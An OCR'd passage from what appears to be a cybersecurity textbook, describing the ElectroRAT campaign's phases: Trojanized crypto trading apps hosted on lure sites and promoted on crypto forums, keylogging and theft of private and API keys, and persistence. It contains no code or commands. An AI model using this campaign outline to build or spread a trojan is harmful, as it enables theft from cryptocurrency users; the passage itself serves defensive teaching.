

1 Initial Propagation and Infection
Jamm app
eTrader app
Hosted on
Crypto-forum
2 Deploying Malware
Victim downloads the app
3 Exploitation
Trojan logs the keystrokes and steals private/API keys for crypto login
4 Maintaining Persistence
Trojan resides as the background process to maintain persistence

Figure 7.112: Process flow of an ElectroRAT infection


ElectroRAT Malware Attack Phases

The following are the various stages involved in an ElectroRAT malware attack:

- **Stage-1: Initial Propagation and Infection**

  Attackers have created different Trojanized applications for each of the major OSes: Windows, Linux, and macOS. ElectroRAT is distributed through these Trojanized crypto trade management applications such as Jamm and eTrader as well as cryptocurrency poker apps such as DaoPoker. Victims are lured into downloading these applications from blockchain-based or crypto discussion forums such as Bitcoin Talk and SteemCoinPan or Twitter/Telegram campaigns.

  The following screenshots show Jamm and eTrade applications hosted on the web:



Kintum
Home
Questions
Prices
About
LOGIN
SIGN UP
BTC
USD

Best app to trade and manage your crypto

Powerful, yet easy-to-use tools to help you manage your crypto and maximize your profit

Download for:

Figure 7.113: eTrader hosted on the Kintum homepage



